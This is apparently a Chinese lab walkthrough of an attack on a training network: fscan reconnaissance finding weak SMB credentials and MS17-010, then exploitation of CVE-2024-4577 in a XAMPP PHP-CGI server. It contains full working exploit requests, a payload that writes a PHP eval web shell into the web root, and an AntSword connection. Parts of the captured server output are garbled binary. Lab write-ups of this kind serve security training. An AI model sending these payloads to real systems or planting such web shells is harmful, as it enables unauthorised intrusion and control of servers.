小迪靶场一

环境介绍

- 攻击机：192.168.111.25
- web服务器：192.168.111.79/192.168.2.3
- PC1：192.168.2.22/192.168.3.22
- PC2：192.168.2.33(应该是环境有问题上不去)
- PC3：192.168.3.34/192.168.10.88
- DC：192.168.10.10
- PC4：192.168.10.12

外网打点

信息收集

- `fscan`扫描

```
fscan -h 192.168.111.79
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2026-01-05 13:11:12] [INFO] 暴力破解线程数: 1
[2026-01-05 13:11:12] [INFO] 开始信息扫描
[2026-01-05 13:11:12] [INFO] 最终有效主机数量: 1
[2026-01-05 13:11:12] [INFO] 开始主机扫描
[2026-01-05 13:11:12] [INFO] 有效端口数量: 233
[2026-01-05 13:11:12] [SUCCESS] 端口开放 192.168.111.79:135
[2026-01-05 13:11:12] [SUCCESS] 端口开放 192.168.111.79:445
[2026-01-05 13:11:12] [SUCCESS] 端口开放 192.168.111.79:3306
[2026-01-05 13:11:12] [SUCCESS] 端口开放 192.168.111.79:80
[2026-01-05 13:11:12] [SUCCESS] 端口开放 192.168.111.79:139
[2026-01-05 13:11:12] [SUCCESS] 端口开放 192.168.111.79:443
[2026-01-05 13:11:12] [SUCCESS] 服务识别 192.168.111.79:3306 => [mysql] 产品:MariaDB 信息:unauthorized Banner:[I.j Host '192.168.111.25' is not allowed to connect to this MariaDB server]
[2026-01-05 13:11:17] [SUCCESS] 服务识别 192.168.111.79:80 => [http]
[2026-01-05 13:11:17] [SUCCESS] 服务识别 192.168.111.79:139 =>  Banner:[.]
[2026-01-05 13:11:19] [SUCCESS] 服务识别 192.168.111.79:445 =>
[2026-01-05 13:12:17] [SUCCESS] 服务识别 192.168.111.79:135 =>
[2026-01-05 13:12:38] [SUCCESS] 服务识别 192.168.111.79:443 =>
[2026-01-05 13:12:38] [INFO] 存活端口数量: 6
[2026-01-05 13:12:38] [INFO] 开始漏洞扫描
[2026-01-05 13:12:38] [INFO] 加载的插件: findnet, ms17010, mysql, netbios, smb, smb2, smbghost, webpoc, webtitle
```


```
[2026-01-05 13:12:38] [SUCCESS] 网站标题 http://192.168.111.79      状态码:302 长度:0       标题:无标题 重定向地址: http://192.168.111.79/dashboard/
[2026-01-05 13:12:38] [SUCCESS] NetInfo 扫描结果
目标主机: 192.168.111.79
主机名: WIN-3F3NJQQR88K
发现的网络接口:
   IPv4地址:
      └─ 192.168.111.79
      └─ 192.168.2.3
[2026-01-05 13:12:38] [SUCCESS] 发现漏洞 192.168.111.79 [Windows Server 2012 R2 Datacenter 9600] MS17-010
[2026-01-05 13:12:38] [SUCCESS] NetBios 192.168.111.79  WORKGROUP\WIN-3F3NJQQR88K           Windows Server 2012 R2 Datacenter 9600
[2026-01-05 13:12:39] [SUCCESS] 网站标题 http://192.168.111.79/dashboard/ 状态码:200 长度:5187   标题:Welcome to XAMPP
[2026-01-05 13:12:40] [SUCCESS] 网站标题 https://192.168.111.79     状态码:302 长度:0       标题:无标题 重定向地址: https://192.168.111.79/dashboard/
[2026-01-05 13:12:40] [SUCCESS] 网站标题 https://192.168.111.79/dashboard/ 状态码:200 长度:5187   标题:Welcome to XAMPP
[2026-01-05 13:13:00] [INFO] SMB2共享信息 192.168.111.79:445 admin Pass:123456 共享:[ADMIN$ C$ IPC$]
[2026-01-05 13:13:07] [SUCCESS] SMB认证成功 192.168.111.79:445 admin:123456
[2026-01-05 13:35:30] [SUCCESS] 扫描已完成: 11/11
```

- 开启SMB共享
- `网站标题 https://192.168.111.79/dashboard/ 状态码:200 长度:5187   标题:Welcome to XAMPP`，可能存在漏洞？
- 永恒之蓝

SMB共享上线CS

- **挂载**

```
net use \\192.168.111.79\c$ "123456" /user:admin
```




```
C:\Users\Administrator>net use \\192.168.111.79\c$ "123456" /user:admin
发生系统错误 1272。

你不能访问此共享文件夹，因为你组织的安全策略阻止未经身份验证的来宾访问。这些策略可帮助保护你的电脑免受网络上不安全设备或恶意设备的威胁。
```

- **错误根源分析**
  - 目标主机 `192.168.111.79` 的安全策略满足以下条件：
    - ✅ 用户名和密码正确（认证通过）
    - ❌ **禁止本地账户远程网络登录**（UAC远程限制）
    - ❌ **密码复杂度策略冲突**（123456过于简单触发策略标记）
- 暂时没找到可以绕过安全策略的方法。

XAMMP-CVE-2024-4577

```
http://192.168.111.79/dashboard/
```



XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Windows 8.2.12

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others.

Start the XAMPP Control Panel to check the server status.

Community


XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our Forums, liking us on Facebook, or following our exploits on Twitter

- 搜索相关漏洞，发现该版本存在CVE-2024-4577 PHP-cgi高危漏洞利用

```
https://www.freebuf.com/articles/vuls/418811.html
```

- POC

```
POST /php-cgi/php-cgi.exe?%add+cgi.force_redirect%3dXCANWIN+%add+allow_url_include%3don+%add+auto_prepend_file%3dphp%3a//input HTTP/1.1
Host: 192.168.111.79
Content-Length: 27


<?php system("dir");?>

```




```
POST /php-cgi/php-cgi.exe?
%add+cgi.force_redirect%3dXCANWIN+%add+allow_url_include%3don+%add+auto_prepend_file%3dphp%3a//input
HTTP/1.1
Host: 192.168.111.79
Content-Length: 27


<?php system("dir");?>

```

```
HTTP/1.1 200 OK
Date: Mon, 05 Jan 2026 07:04:34 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Content-Type: text/html; charset=UTF-8
Content-Length: 72360


□□□□□□ C □ e □□□□ 6 □□□□
□□□□□□ κ □□□ B48C-F432

C:\xampp\php □□□□

2025/09/08  17:30    <DIR>
          .
  2025/09/08  17:30    <DIR>
            ..
    2024/06/24  16:18    <DIR>
              cfg
      2024/06/24  16:18    <DIR>
                CompatInfo
        2016/01/27  19:02            18,869 CompatInfo.php
        2024/06/24  16:18    <DIR>
                  data
          2023/10/25  05:56           137,728 deplister.exe
          2024/06/24  16:18    <DIR>
                    dev
            2024/06/24  16:18    <DIR>
                      docs
              2024/06/24  16:18    <DIR>
```

- 目录探测,存在phpinfo.php文件


```
python dirsearch.py -u https://192.168.111.79
```



```
[15:30:28] 403 -  304B  - /cgi-bin/
[15:30:28] 200 -    2KB - /cgi-bin/printenv.pl
[15:30:32] 301 -  346B  - /dashboard  ->  https://192.168.111.79/dashboard/
[15:30:32] 200 -    5KB - /dashboard/
[15:30:32] 200 -    6KB - /dashboard/howto.html
[15:30:32] 200 -   31KB - /dashboard/faq.html
[15:30:32] 200 -   82KB - /dashboard/phpinfo.php
[15:30:35] 200 -   30KB - /favicon.ico
[15:30:36] 503 -  404B  - /examples/jsp/snp/snoop.jsp
[15:30:36] 503 -  404B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[15:30:36] 503 -  404B  - /examples/
[15:30:36] 503 -  404B  - /examples/jsp/index.html
[15:30:36] 503 -  404B  - /examples/servlets/index.html
[15:30:36] 503 -  404B  - /examples/servlet/SnoopServlet
[15:30:36] 503 -  404B  - /examples
[15:30:36] 503 -  404B  - /examples/servlets/servlet/CookieExample
[15:30:36] 503 -  404B  - /examples/servlets/servlet/RequestHeaderExample
[15:30:36] 503 -  404B  - /examples/websocket/index.xhtml
[15:30:38] 301 -  340B  - /img  ->  https://192.168.111.79/img/
[15:30:39] 403 -  304B  - /index.php::$DATA
[15:30:48] 403 -  423B  - /phpmyadmin
[15:30:49] 403 -  423B  - /phpmyadmin/
[15:30:49] 403 -  423B  - /phpmyadmin/doc/html/index.html
[15:30:49] 403 -  423B  - /phpmyadmin/ChangeLog
[15:30:49] 403 -  423B  - /phpmyadmin/docs/htm
[15:30:49] 403 -  423B  - /phpmyadmin/index.ph
[15:30:49] 403 -  423B  - /phpmyadmin/scripts/
[15:30:49] 403 -  423B  - /phpmyadmin/README
[15:30:49] 403 -  423B  - /phpmyadmin/phpmyadmin/index.php
[15:30:54] 403 -  423B  - /server-info
[15:30:54] 403 -  423B  - /server-status/
[15:30:54] 403 -  423B  - /server-status
[15:31:00] 403 -  304B  - /Trace.axd::$DATA
[15:31:04] 403 -  304B  - /web.config::$DATA
[15:31:04] 403 -  423B  - /webalizer/
[15:31:04] 200 -  781B  - /Webalizer/
[15:31:04] 403 -  423B  - /webalizer
[15:31:06] 200 -  773B  - /xampp/
[15:31:06] 200 -  107B  - /xd.php
```

https://192.168.111.79/dashboard/
按住 Ctrl 并单击可访问链接


- 在phpinfo中找到网站路径（全局搜索root）



Variable	Value
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_ACCEPT_LANGUAGE	zh-CN,zh;q=0.9
PATH	C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\dotnet\
SystemRoot	C:\Windows
COMSPEC	C:\Windows\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
WINDIR	C:\Windows
SERVER_SIGNATURE	<address>Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at 192.168.111.79 Port 80</address>
SERVER_SOFTWARE	Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
SERVER_NAME	192.168.111.79
SERVER_ADDR	192.168.111.79
SERVER_PORT	80
REMOTE_ADDR	192.168.111.25
DOCUMENT_ROOT	C:/xampp/htdocs
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	C:/xampp/htdocs
SERVER_ADMIN	postmaster@localhost
SCRIPT_FILENAME	C:/xampp/htdocs/dashboard/phpinfo.php
REMOTE_PORT	50134
GATEWAY_INTERFACE	CGI/1.1

- 在网站路径下写入一句话木马


```
POST /php-cgi/php-cgi.exe?%add+cgi.force_redirect%3dXCANWIN+%add+allow_url_include%3don+%add+auto_prepend_file%3dphp%3a//input HTTP/1.1
Host: 192.168.111.79
Content-Type: application/x-www-form-urlencoded
Content-Length: 94

<?php file_put_contents('C:\xampp\htdocs\redred.php','<?php @eval($_POST["pass"]);?>');?>
```



```
POST /php-cgi/php-cgi.exe?
%add+cgi.force_redirect%3dXCANWIN+%add+allow_url_include%3don+%add+auto_prepend_file%3dphp%3a//input
HTTP/1.1
Host: 192.168.111.79
Content-Type: application/x-www-form-urlencoded
Content-Length: 94

<?php file_put_contents('C:\xampp\htdocs\redred.php','<?php eval($_POST[“pass”]);?>
');?>
```

```
HTTP/1.1 200 OK
Date: Mon, 05 Jan 2026 07:41:14 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Content-Type: text/html; charset=UTF-8
Content-Length: 69120

MZ□□□□@□□ □!□L□!This program cannot be run in DOS mode.
$@□y□,□,□,□,□,V□-□,b□□,□,V□-□,V□-□,V□-□,O□-□,□□-□,□,
,□□-□,Rich□,PEd□□48e□"□v□.@p"□`□□□P□@□O□`□T□□( □8□X.t
□□@□.pdata□O□@@.rsrc□@□@@.reloc□`@BH□\$WH□□pH□□□H3□H□□$`H
"□□{□□
*□O□H□□□H□□□D$ H□□□□□H(L□D$ H□□H□T$P□□□H□□□□□CH□□□
A□H□T$P□'□{□□*D□D$PfA□□tH□□H□□□□O(□{□□*H□□P □x□H□□□
□{□*□CH□□$`H3□□zH□□$□H□□p_□□□□□□□□□□□□□@USWAUAWH□□$p□
H3□H□□□□□□□` H□A8H□AOL□□H□L$@□AH□AH□A(□@*□` H□□$□3□L□
```

- 蚁剑连接



URL地址 * http://192.168.111.79/redred.php

连接密码 * pass

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ base64

○ chr

CS上线

